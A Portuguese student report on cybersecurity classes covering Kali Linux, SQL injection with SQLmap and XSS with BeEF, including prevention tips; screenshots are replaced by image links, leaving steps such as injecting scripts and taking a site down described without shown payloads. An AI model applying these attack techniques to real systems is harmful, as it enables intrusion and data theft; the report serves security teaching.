-# Relatório Cybersecurity - Aulas

Aula 1

Foco da aula

Nessa aula, o professor Cainã trouxe uma visão geral dos temas, ferramentas e métodos que seriam abordados nas aulas de Cybersecurity.

Ferramentas e Aplicações


- **VirtualBox:** Virtualização de sistemas (ex.: Kali Linux).
- **OWASP:** Projeto para boas práticas e aplicações seguras.
- **Kali Linux:** Distribuição para auditoria e testes de segurança.


Aula 2


Tema: *SQL Injection*

Ferramentas: SQLmap, Burp Suite, browser DevTools
Técnica: Injeção SQL (Error-based, Union-based, Blind)
Defesa: Prepared statements / ORM / validação de entrada

- Explora falhas em consultas SQL concatenadas com entrada do usuário.
- Afeta aplicações que usam bancos relacionais sem tratamento de entrada.







Etapas Realizadas

- Testes com payloads para identificar colunas, tabelas e extrair dados.
- Uso de SQLmap para automação.

Prevenção (Aula 2)

- Use **Prepared Statements** / consultas parametrizadas.
- Valide entrada com **whitelist** (aceitar apenas formatos previstos).

- Restrinja permissões do usuário do banco (**menor privilégio**).
- Use **ORMs** quando aplicável.
- Ative WAF e monitore logs para tentativas suspeitas.

Aula 3


Tema: *XSS / BeEF*


Ferramentas: BeEF, Burp Suite, browser DevTools
Técnica: Cross-Site Scripting (Reflected, Stored, DOM)
Defesa: Escape/encoding / CSP / validação e sanitização

- XSS permite que entradas maliciosas sejam executadas no navegador da vítima.
- BeEF é usado para demonstrar pós-exploração via browser hook.


Etapas Realizadas - XSS


Inserindo scripts:






Tirando site do ar:






Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-1ubuntu4.30

Inserindo imagem:





BeEFF

- O BeEF (Browser Exploitation Framework) é uma ferramenta open-source usada para explorar falhas em navegadores.


Em poucas palavras:

O atacante roda o BeEF num servidor e obtém uma interface web para controlar ataques.


Ele coloca um pequeno script JavaScript malicioso numa página ou envia por phishing.

Quando a vítima abre essa página, o navegador se conecta ao servidor BeEF e o invasor passa a controlar ações no navegador (muitos ataques usam XSS — Cross-Site Scripting).

